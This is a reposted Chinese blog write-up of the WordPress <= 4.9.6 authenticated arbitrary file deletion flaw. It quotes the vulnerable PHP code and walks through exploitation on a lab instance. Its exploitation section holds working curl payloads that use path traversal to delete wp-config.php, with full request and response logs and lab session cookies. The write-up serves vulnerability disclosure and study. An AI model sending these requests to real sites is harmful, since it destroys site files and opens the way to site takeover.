

Wordpress <= 4.9.6 任意文件删除漏洞

WordPress是如今使用最为广泛的一套内容管理系统。根据 w3tech 统计，全世界大概有30%的网站运行着WordPress程序。

昨日RIPS团队公开了一个Wordpress的[任意文件删除漏洞](#)（需要登录），目前该漏洞仍然未修复（2018年06月27日），该漏洞影响 Wordpress 最新版 4.9.6.

本文将结合 VulnSpy 的[在线 WordPress 环境](#)来演示该漏洞的利用。

VulnSpy Wordpress 4.9 在线环境: http://www.vulnspey.com/wordpress-4.9/wordpress_4.9/

漏洞分析

1. 文件wp-includes/post.php中：

```
function wp_delete_attachment( $post_id, $force_delete = false ) {  
    ...  
    $meta = wp_get_attachment_metadata( $post_id );  
    ...  
    if ( ! empty($meta['thumb']) ) {  
        // Don't delete the thumb if another attachment uses it.  
        if ( ! $wpdb->get_row( $wpdb->prepare( "SELECT meta_id FROM $wpdb->postmeta WHERE meta_key = '_wp_attachment_metadata' AND meta_value LIKE '%$thumbfile%' " ) ) ) {  
            $thumbfile = str_replace(basename($file), $meta['thumb'], $file);  
            /** This filter is documented in wp-includes/functions.php */  
            $thumbfile = apply_filters( 'wp_delete_file', $thumbfile );  
            @ unlink( path_join($uploadpath['basedir'], $thumbfile) );  
        }  
    }  
    ...  
}
```

\$meta['thumb']来自与数据库，是图片的属性之一。代码未检查\$meta['thumb']的内容，直接带入unlink函数，如果\$meta['thumb']可控则可导致文件删除。

1. 文件/wp-admin/post.php中：

```
...  
switch($action) {  
    ...  
    case 'editattachment':  
        check_admin_referer('update-post_' . $post_id);  
        ...  
        // Update the thumbnail filename  
        $newmeta = wp_get_attachment_metadata( $post_id, true );  
        $newmeta['thumb'] = $_POST['thumb'];  
        ...  
        wp_update_attachment_metadata( $post_id, $newmeta );  
        ...  
    }
```

\$newmeta['thumb']来自于\$_POST['thumb']，未经过滤直接将其存入数据库，即上一步的\$meta['thumb']可控。


详细分析可见：WARNING: WordPress File Delete to Code Execution - <https://blog.ripstech.com/2018/wordpress-file-delete-to-code-execution/>

漏洞利用

1. 使用VSPlate安装你的Wordpress 4.9

Wordpress 4.9 在线环境: http://www.vulnspey.com/wordpress-4.9/wordpress_4.9/

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ENVIRONMENT

Choose an environment that your project is running on. You can find the env's [Dockerfile on GitHub](#).

CentOS, Apache2, PHP5, MySQL5.0


You can use AUTORUN COMMAND to import .sql file

Files Saved Directory

/var/www/html/


2. 登录后台，添加媒体

访问 <http://9c9b.vsplate.me/wp-admin/upload.php> 上传任意图片。




3. 将 `$meta['thumb']` 设置为我们要删除的文件

3.1 点击第二步中我们上传的图片, 并记住图片ID.



3.2 访问 <http://9c9b.vsplate.me/wp-admin/post.php?post=4&action=edit>. 在网页源代码中找到 `_wpnonce`.



3.3 发送Payload:


```
curl -v 'http://9c9b.vsplate.me/wp-admin/post.php?post=4' -H 'Cookie: ***' -d 'action=editattachment&_wpnonce=***&thumb=../../../../wp-config.php'
```

```
[root@9e75c6dc8eca html]# curl -v 'http://9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me/wp-admin/post.php?post=4' -H 'Cookie: wordpress_f9b8903f3425aebc626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0NmmfGHYY2o7q6BZDzIVqjIg91RCC%7C1d578e8fef010f17d7e2d18919b2e58d37b4673c40f79d23dc1e189d29c3872a; wordpress_test_cookie=WP+Cookie+check; wordpress_logged_in_f9b8903f3425aebc626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0NmmfGHYY2o7q6BZDzIVqjIg91RCC%7C2fbd7816f5de57a83c6b25ea0a247145cf8485643a5ddfa5c722e9d78944e23; wp-settings-time-1=1530073253; wp-settings-1=libraryContent%3Dbrowse' -d 'action=editattachment&_wpnonce=c57388dfdb&thumb=../../../../wp-config.php'
```

```
* About to connect() to 9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me port 80 (#0)
* Trying 139.199.171.55... connected
* Connected to 9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me (139.199.171.55) port 80 (#0)
> POST /wp-admin/post.php?post=4 HTTP/1.1
> User-Agent: curl/7.19.7 (x86_64-redhat-linux-gnu) libcurl/7.19.7 NSS/3.27.1 zlib/1.2.3 libidn/1.18 libs
sh2/1.4.2
> Host: 9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me
> Accept: */*
> Cookie: wordpress_f9b8903f3425aebc626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0NmmfGHYY2o7q6BZD
zIVqjIg91RCC%7C1d578e8fef010f17d7e2d18919b2e58d37b4673c40f79d23dc1e189d29c3872a; wordpress_test_cookie=WP
+Cookie+check; wordpress_logged_in_f9b8903f3425aebc626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0N
mmfGHYY2o7q6BZDzIVqjIg91RCC%7C2fbd7816f5de57a83c6b25ea0a247145cf8485643a5ddfa5c722e9d78944e23; wp-settin
gs-time-1=1530073253; wp-settings-1=libraryContent%3Dbrowse
> Content-Length: 73
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 302 Found
< Server: nginx/1.14.0
< Date: Wed, 27 Jun 2018 05:45:49 GMT
< Content-Type: text/html; charset=UTF-8
< Content-Length: 0
< Connection: keep-alive
< X-Powered-By: PHP/5.3.3
< Expires: Wed, 11 Jan 1984 05:00:00 GMT
< Cache-Control: no-cache, must-revalidate, max-age=0
< X-Frame-Options: SAMEORIGIN
< Referrer-Policy: strict-origin-when-cross-origin
< Location: http://9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me/wp-admin/post.php?post=4&action=edit&messag
e=4
```

4. 删除文件

4.1 在网页源码中找到另外一个 _wpnonce.



4.2 发送Payload:


```
curl -v 'http://9c9b.vsplate.me/wp-admin/post.php?post=4' -H 'Cookie: ***' -d 'action=delete&_wpnonce=***'
```

```
[root@9e75c6dc8eca html]# curl -v 'http://9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me/wp-admin/post.php?post=4' -H 'Cookie: wordpress_f9b8903f3425aecb626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0NmmfGHYY2o7q6BZDzIVqjIg91RCC%7C1d578e8fef010f17d7e2d18919b2e58d37b4673c40f79d23dc1e189d29c3872a; wordpress_test_cookie=WP+Cookie+check; wordpress_logged_in_f9b8903f3425aecb626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0NmmfGHYY2o7q6BZDzIVqjIg91RCC%7C1d578e8fef010f17d7e2d18919b2e58d37b4673c40f79d23dc1e189d29c3872a; wp-settings-time-1=1530073253; wp-settings-1=libraryContent%3Dbrowse' -d 'action=delete&_wpnonce=7410c0fe12'
```

```
* About to connect() to 9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me port 80 (#0)
* Trying 139.199.171.55... connected
* Connected to 9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me (139.199.171.55) port 80 (#0)
> POST /wp-admin/post.php?post=4 HTTP/1.1
> User-Agent: curl/7.19.7 (x86_64-redhat-linux-gnu) libcurl/7.19.7 NSS/3.27.1 zlib/1.2.3 libidn/1.18 libs
sh2/1.4.2
> Host: 9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me
> Accept: */*
> Cookie: wordpress_f9b8903f3425aecb626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0NmmfGHYY2o7q6BZDzIVqjIg91RCC%7C1d578e8fef010f17d7e2d18919b2e58d37b4673c40f79d23dc1e189d29c3872a; wordpress_test_cookie=WP+Cookie+check; wordpress_logged_in_f9b8903f3425aecb626aad43a2e1c933=admin%7C1530245899%7CrvxIuhAWOyNFav0NmmfGHYY2o7q6BZDzIVqjIg91RCC%7C1d578e8fef010f17d7e2d18919b2e58d37b4673c40f79d23dc1e189d29c3872a; wp-settings-time-1=1530073253; wp-settings-1=libraryContent%3Dbrowse
> Content-Length: 33
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 302 Found
< Server: nginx/1.14.0
< Date: Wed, 27 Jun 2018 05:50:23 GMT
< Content-Type: text/html; charset=UTF-8
< Content-Length: 0
< Connection: keep-alive
< X-Powered-By: PHP/5.3.3
< Expires: Wed, 11 Jan 1984 05:00:00 GMT
< Cache-Control: no-cache, must-revalidate, max-age=0
< X-Frame-Options: SAMEORIGIN
< Referrer-Policy: strict-origin-when-cross-origin
< Location: http://9c9b06e84ff6a7934d5fe8a8045c1b41.vsplate.me/wp-admin/upload.php?deleted=1
```

5. 刷新网页

已经可以重装网站。



本文转载自：Wordpress <= 4.9.6 任意文件删除漏洞 - <http://blog.vulnspy.com/2018/06/27/Wordpress-4-9-6-Arbitrary-File-Delection-Vulnerbility/>

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